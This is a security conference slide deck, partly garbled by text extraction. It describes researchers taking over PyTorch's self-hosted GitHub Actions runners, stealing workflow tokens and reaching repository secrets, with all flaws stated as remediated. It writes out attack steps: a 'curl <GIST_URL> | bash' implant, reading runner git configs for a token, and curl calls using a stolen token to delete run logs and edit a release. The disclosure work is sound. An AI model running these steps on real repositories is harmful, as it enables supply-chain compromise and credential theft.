

# Disclaimer

- All vulnerabilities mentioned during this talk have been remediated
- The views and opinions expressed in this presentation are solely our own
- The content presented is not endorsed by, nor does it represent the views of our employers
- All materials and ideas shared are independently developed and should not be attributed to our employers

### About us

#### Adnan Khan

- → Security Engineer for Day Job
- → Security Researcher
- → Bug Bounty Hunter





#### **John Stawinski**

- → CI/CD Security Researcher
- → Watched Avatar TLA 3 times in the past year
- → Former Collegiate Athlete

Web: https://johnstawinski.com

Email: jstan327@gmail.com

GitHub Actions provides a broad attack surface that can expose organizations to critical supply chain attacks, especially by abusing self-hosted runners.

### GitHub-Hosted Runners

- •Built by GitHub
- Updated on a weekly cadence
- As of writing, covers:
  - Linux, Windows, MacOS
  - Multiple architectures
- •Always Ephemeral

## Self-Hosted Runners

- Managed by end users
- •Runs the Actions Runner agent
- Security is the user's responsibility
- "Path of Least Resistance" is a nonephemeral self-hosted runner

### We've Discovered High/Critical CI/CD Vulnerabilities In...



























# The Progression

1. Red Team

August 2022 *3.* 



July 2023



4.



August 2023

# 3 Steps to Identifying Self-Hosted Runner Takeover at Scale


# Searching for Candidates








Code Search Dorks





No Limits

# Automated Scanning

```
    gato-x e -R runner_repos.txt
[+] The authenticated user is: AdnaneKhan
[+] The GitHub Classic PAT has the following sco
pes: gist, read:org, repo, workflow
[+] Querying and caching workflow YAML files fro
m 6668 repositories!
[+] Querying 2 out of 134 batches!
```



# Manual Triage



Can I Pwnz the thing?

Can I Pwnz it gud?

### What is Self-Hosted Runner Takeover?

Specific case of
Public Poisoned
Pipeline
Execution [CICDSEC-4]


Deployment of


persistence on a

self-hosted runner

via a Pull Request







Large number of lateral movement and privilege escalation paths

Self-hosted runner misconfigurations are amplified by GitHub's insecure defaults.

#### Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. Learn more

about approving workflow runs from public forks.

Require approval for first-time contributors who are new to GitHu Only first-time contributors who recently created a GitHub account will requir


Only first-time contributors will require approval to run workflows.

Require approval for all outside collaborators

Save









PyTorch is a Python package that provides two high-level features:

- Tensor computation (like NumPy) with strong GPU acceleration
- Deep neural networks built on a tape-based autograd system


## Recon - There's Complicated, and Then There is Pytorch


90+ Workflows

15+ GitHub Secrets

5+ Self-hosted Runners



































































Runner group name: 'Default'



Runner name: 'worker-rocm-amd-30'





















Machine name: 'jenkins-worker-rocm-amd-30'











#### update build guide to use mkl-static. #116946

: Draft

xuhancn wants to merge 1 commit into pytorch:main from xuhancn:xu\_mkl\_static [

#### Need to find a PR that:

- 1. Submitted by a previous contributor from a fork-
- 2. Was not approved
- 3. Triggered Workflows that ran on pull\_request



#### update build guide to use mkl-static. #116946

#### Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. <u>Learn more</u> about approving workflow runs from public forks.

- Require approval for first-time contributors who are new to GitHub

  Only first-time contributors who recently created a GitHub account will require approval to run workflows.
- Require approval for first-time contributors
   Only first-time contributors will require approval to run workflows.
- Require approval for all outside collaborators


Save




These three things together = PROBABLE default workflow approval requirements

\_static 🕒


### It takes a long time to find GitHub's documentation on self-hosted runner security





## Phase 1: Infiltrate the "Contributor" List


Remember, the default workflow approval requirements only allow Contributors to execute workflows without approval.







#### fix typo in serialization.md #106191



#### fix typo in serialization.md #106191




# Phase 2: Install C2 on select selfhosted runners

# Leveraged our "Runner-on-Runner" C2

```
build:
name: Linux ARM64
runs-on: ${{ matrix.os }}
strategy:
  matrix:
   os: [
      {system: "ARM64", name: "Linux ARM64"},
      {system: "benchmark", name: "Linux Intel"},
      {system: "glue-notify", name: "Windows Intel"}
steps:
 - name: Lint Code Base
   continue-on-error: true
   env:
    VERSION: ${{ matrix.version }}
    SYSTEM_NAME: ${{ matrix.os }}
```

run: curl <GIST\_URL> | bash

jobs:



amd2 amddc ansible pytorchci

inet6 ::1/128 scope host

link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff

link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff



2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000

3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc mg state UP group default glen

- ← jenkins-worker-rocm-amd-34 Linux Shell jenkins-worker-rocm-amd-34 Linux Shell #34
- build succeeded now in 2s Jobs
- build
- Run details
- Usage

Workflow file

- - Run a multi-line script

amd amd2

Set up job

- ▶ Run pwd && ls /home && ip a
- /home/pytorchci/.actions-runner2/\_work/alerttesting/alerttesting
- amddc
- ansible pytorchci
- 1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
- inet 127.0.0.1/8 scope host lo
- valid\_lft forever preferred\_lft forever inet6 ::1/128 scope host
- valid lft forever preferred lft forever

link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff

2: enp3s0f0: <BROADCAST, MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000 link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc mq state UP group default qlen



#### Run a multi-line script

- ▶ Run pwd && ls /home && ip a
- /home/pytorchci/.actions-runner2/\_work/alerttesting/alerttesting
- amd

13

16

- amd2
- amddc
- ansible
- pytorchci
- 1: lo: <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN group default glen 1000
- 11 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
- 12 inet 127.0.0.1/8 scope host lo
- valid\_lft forever preferred\_lft forever 14
- inet6 ::1/128 scope host
- 15 valid\_lft forever preferred\_lft forever
- link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff 17
- 3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER\_UP> mtu 1500 qdisc mq state UP group default qlen 1000
- link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff 19

2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000





# Background - The Magical GITHUB\_TOKEN



Used by
workflows to
authenticate to
GitHub for API
and Git
Operations

READ Write

Multiple scopes

Permissions can be read or write for each



Tokens are only valid for the duration of each job

## linux-focal-rocm5.6-py3.8 / test (distributed, 1, 2, linux.rocm.gpu) succeeded on Oct 29, 2023 in 1h 51m 59s

✓ ✓ Set up job

- - 1 Current runner version: '2.311.0'
- 2 Runner name: 'worker-rocm-amd-30'
- 3 Runner group name: 'Default'
- 4 Machine name: 'jenkins-worker-rocm-amd-30'
- F CITIUD TOKEN BOWN -----
- 5 ▼GITHUB\_TOKEN Permissions
- 6 Actions: write
  7 Checks: write
- 8 Contents: write
- 9 Deployments: write10 Discussions: write
- 11 Issues: write
- 11 Issues: write
  12 Metadata: read
- 13 Packages: write
  - 14 Pages: write
  - 15 PullRequests: write
- 16 RepositoryProjects: write
  17 SecurityEvents: write
- 17 SecurityEvents: write
  18 Statuses: write



When a workflow uses the actions/checkout step, the GITHUB\_TOKEN is stored on the self-hosted runner

The Problem: GITHUB\_TOKENs from fork PRs have readonly permissions

The Solution: Persist on the runner and capture a token from a future workflow

### Workflow From Fork PR

- → No access to secrets
- → GITHUB\_TOKEN with read permissions

### 1. Implant Runner

- 2. Wait for future workflows from base repo to execute on the runner
- 3. Compromise GITHUB\_TOKEN and any GitHub secrets used by subsequent workflows

Workflow From Base Repository

- → Access to secrets
- → GITHUB\_TOKEN with write permissions

Self-Hosted Runner jenkins-worker-rocm-amd-34 Linux Shell #30

© Summary

Jobs


✓ build

Run details

Ö Usage

③ Workflow file

```
build
succeeded 2 hours ago in 2s
    Set up job
   Run a multi-line script
       ▼Run cd ~/actions-runner && find _work/ -type f -name config | xargs cat
          cd ~/actions-runner && find _work/ -type f -name config | xargs cat
         shell: /usr/bin/bash -e {0}
       [core]
                repositoryformatversion = 0
               filemode = true
               bare = false
               logallrefupdates = true
        [remote "origin"]
               url = https://github.com/pytorch/pytorch
               fetch = +refs/heads/*:refs/remotes/origin/*
       [gc]
               auto = 0
        [http "https://github.com/"]
               extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
       [submodule "android/libs/fbjni"]
```



## Stealth Mode: Activated

```
curl -L \
  -X DELETE
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer $STOLEN TOKEN" \
  -H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/pytorch/pytorch/runs/<run_id>
```

## Modifying GitHub Releases

#### PyTorch 2.3.1 Release, bug fix release

This release is meant to fix the following issues (regressions / silent correctness):

#### Torch.compile:

- Remove runtime dependency on JAX/XLA, when importing torch.\_\_dynamo (#124634)
- Hide Plan failed with a cudnnException warning (#125790)
- Fix CUDA memory leak (<u>#124238</u>) (<u>#120756</u>)

#### Distributed:

2 weeks ago

-> 63d5e92 ⊗ Compare →

atalman v2.3.1

- Fix format\_utils executable , which was causing it to run as a no-op (#123407)
- $\bullet \ \ \text{Fix regression with } \ \ \text{device\_mesh} \ \ \text{in 2.3.0 during initialization causing memory spikes } \\ (\underline{\#124780})$
- Fix crash of FSDP + DTensor with ShardingStrategy.SHARD\_GRAD\_OP ( $\underline{\#123617}$ )
- Fix failure with distributed checkpointing + FSDP if at least 1 forward/backward pass has not been run. (#121544) (#127069)
   Fix error with distributed checkpointing + FSDP, and with use\_orig\_params = False and activation checkpointing
- Fix error with distributed checkpointing + FSDP, and with use\_orig\_params = False and activation checkpointing (#124698) (#126935)
- Fix set\_model\_state\_dict errors on compiled module with non-persistent buffer with distributed checkpointing (#125336) (#125337)

#### MPS:

- Fix data corruption when coping large (>4GiB) tensors (#124635)
- Fix Tensor.abs() for complex (#125662)

#### Packaging:


- Fix UTF-8 encoding on Windows .pyi files (#124932)
- $\bullet \ \ \text{Fix} \ \ \text{import torch} \ \ \text{failure when wheel is installed for a single user on Windows} \\ (\underline{\#125684})$
- Fix compatibility with torchdata 0.7.1 (#122616)
  Fix aarch64 docker publishing to https://ghcr.io (#125617)
- Fix performance regression an aarch64 linux (pytorch/builder#1803)

#### Other:

- Fix DeepSpeed transformer extension build on ROCm (#121030)
- Fix kernel crash on tensor.dtype.to\_complex() after ~100 calls in ipython kernel (#125154)
- Release tracker #125425 contains all relevant pull requests related to this release as well as links to related issues.

#### 

```
curl -L \
 -X PATCH \
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer $GH_TOKEN" \
 -H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/pytorch/pytorch/releases/102257
798
 -d '{"tag_name":"v2.0.1","name":"PyTorch 2.0.1 Release,
bug fix release (- John Stawinski)"}'
```



# The Crown Jewels - GitHub Secrets

- → Often overprivileged
- → Can provide lateral movement opportunities beyond the GitHub repository

Secrets, secrets, are very fun.



## Picking Our Targets (Searching for Secrets)

CONDA PYTORCHBOT\_TOKEN: \${{ secrets.CONDA PYTORCHBOT\_TOKEN }}

215

308

```
.github/workflows/upload test stats intermediate.vml
github/workflows/build-triton-wheel.yml
                                                                  32
 51
             with:
                                                                  33
                                                                             - name: Upload test stats
               github-secret: ${{ secrets.GITHUB_TOKEN }}
 52
                                                                  34
 53
                                                                               env:
                                                                  35
                                                                                 AWS_ACCESS_KEY_ID: ${{ secrets.AWS_ACCESS_KEY_ID }}
213
             with:
                                                                                 AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
                                                                  36
               github-secret: ${{ secrets.GITHUB_TOKEN }}
214
```

Problem: Workflows
with privileged GitHub
secrets didn't run on
our compromised selfhosted runners

Solution: Use a
GITHUB\_TOKEN to
create our own branch
and execute arbitrary
workflows

## Problem:

GITHUB\_TOKENs are not allowed to modify files in the .github/workflows directory Solution: Find a workflow with GH secrets that executes code from outside of the .github/workflows directory

```
pytorch / .github / workflows / weekly.yml []
     Code

    30 lines (27 loc) ⋅ 908 Bytes

           Blame
           name: weekly
      3
            on:
             schedule:
               # Mondays at 7:37am UTC = 12:27am PST
               # Choose a random time near midnight PST because it may be delayed if there are hig
               # See https://docs.github.com/en/actions/using-workflows/events-that-trigger-workfl
               - cron: 37 7 * * 1
             workflow dispatch:
     10
     11
            jobs:
     12
             update-xla-commit-hash:
     13
               uses: ./.github/workflows/_update-commit-hash.yml
     14
               with:
     15
                 repo-name: xla
     16
                 branch: master
     17
               secrets:
                 UPDATEBOT TOKEN: ${{ secrets.UPDATEBOT TOKEN }}
     18
     19
                 PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
     20
             update-triton-commit-hash:
     21
               uses: ./.github/workflows/_update-commit-hash.yml
     22
     23
               with:
     24
                 repo-owner: openai
     25
                 repo-name: triton
     26
                 branch: main
     27
                 pin-folder: .ci/docker/ci_commit_pins
     28
               secrets:
                 UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
     29
     30
                 PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```

## Taking another look at Weekly.yml....


```
🌒 malfet and pytorchmergebot [CI] Distribute bot workload (#101723) 🚥 🗸
       Blame (1) 30 lines (27 loc) · 908 Bytes
Code
        name: weekly
           # Mondays at 7:37am UTC = 12:27am PST
                                                  update-triton-commit-hash:
           # Choose a random time near midnight PST
   6
                                                     uses: ./.github/workflows/_update-commit-hash.yml
           # See https://docs.github.com/en/actions/
   8
           - cron: 37 7 * * 1
   9
          workflow dispatch:
  10
          update-xla-commit-hash:
            uses: ./.github/workflows/_update-commit-hash_vm
                                                secrets:
  14
           with:
             repo-name: xla
                                                   UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
             branch: master
                                                   PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
  18
             UPDATEBOT TOKEN: ${{ secrets.UPDATEBOT
             PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
  20
           uses: ./.github/workflows/_update-commit-hash.yml
           with:
  24
             branch: main
             pin-folder: .ci/docker/ci_commit_pins
  28
             UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
  30
             PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```

pytorch / .github / workflows / weekly.yml

```
update-triton-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
```

\_update-commithash.yml is still in the restricted workflows directory....

```
pytorch / .github / workflows / _update-commit-hash.yml
Code
         Blame 64 lines (58 loc) · 2.04 KB · ①
   22
                  required: talse
   23
                  default: .github/ci_commit_pins
              secrets:
                UPDATEBOT TOKEN:
                  required: true
   27
                  description: Permissions for opening PR
                PYTORCHBOT_TOKEN:
                  required: true
                  description: Permissions for approving PR
   31
   32
          env:
   33
            NEW_BRANCH_NAME: update-${{ inputs.repo-name }}-commit-hash/${{ github.run_id }}-${{ github.run_number }}-${{ github.run_attempt }}
   34
   35
          jobs:
   36
            update-commit-hash:
              runs-on: ubuntu-latest
              steps:
                - name: Checkout repo
                  uses: actions/checkout@v3
                  with:
                    fetch-depth: 1
                    submodules: false
   44
                    token: ${{ secrets.UPDATEBOT TOKEN }}
   45
                - name: Checkout
                  shell: bash
                  run:
                    git clone https://github.com/${{ inputs.repo-owner }}/${{ inputs.repo-name }}.git --quiet
                - name: Check if there already exists a PR
                  shell: bash
                  env:
                    REPO NAME: ${{ inputs.repo-name }}
                    BRANCH: ${{ inputs.branch }}
                    PIN_FOLDER: ${{ inputs.pin-folder }}
                    UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
                    PYTORCHBOT_TOKEN: ${{ secrets.PYTORCHBOT_TOKEN }}
                    # put this here instead of the script to prevent accidentally changing the config when running the script locally
                    git config --global user.name "PyTorch UpdateBot"
                    git config --global user.email "pytorchupdatebot@users.noreply.github.com"
                    python .qithub/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```



Update\_commit\_hashes
.py is not in the
workflows directory

```
submodules: false
                 token: ${{ secrets.UPDATEBOT TOKEN }}
             - name: Checkout
               shell: bash
49
                 git clone https://github.com/${{ inputs.repo-owner }}/${{ inputs.repo-name }}.git --quiet
50
             - name: Check if there already exists a PR
               shell: bash
                 REPO NAME: ${{ inputs.repo-name }}
                 BRANCH: ${{ inputs.branch }}
                 PIN_FOLDER: ${{ inputs.pin-folder }}
                 UPDATEBOT TOKEN: ${{ secrets.UPDATEBOT TOKEN }}
58
                 PYTORCHBOT_TOKEN: ${{ secrets.PYTORCHBOT_TOKEN }}
59
                 # put this here instead of the script to prevent accidentally changing the config when running the script locally
61
                 git config --global user.name "PyTorch UpdateBot"
62
                 git config --global user.email "pytorchupdatebot@users.noreply.github.com"
63
                python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```

### pytorch / .github / scripts / update\_commit\_hashes.py 🖵



13

malfet and pytorchmergebot [CI] Distribute bot workload (#101723) 🚥 🗸

```
Code Blame 170 lines (146 loc) · 5.29 KB · ①

1 import json
2 import os
3 import subprocess

update commit hach
```

import os
import subprocess
from argparse import ArgumentParser
from typing import Any, Dict

py would execute when
import requests

Weekly.yml was

UPDATEBOT\_TOKEN = os.environ["UPDATEBOT\_TOKEN"]

PYTORCHBOT\_TOKEN = os.environ["PYTORCHBOT\_TOKEN"]

OWNER, REPO = "pytorch", "pytorch"

12

14 \times def git\_api(
15 url: str, params: Dict[str, str], type: str = "get", token: str = UPDATEBOT\_TOKEN

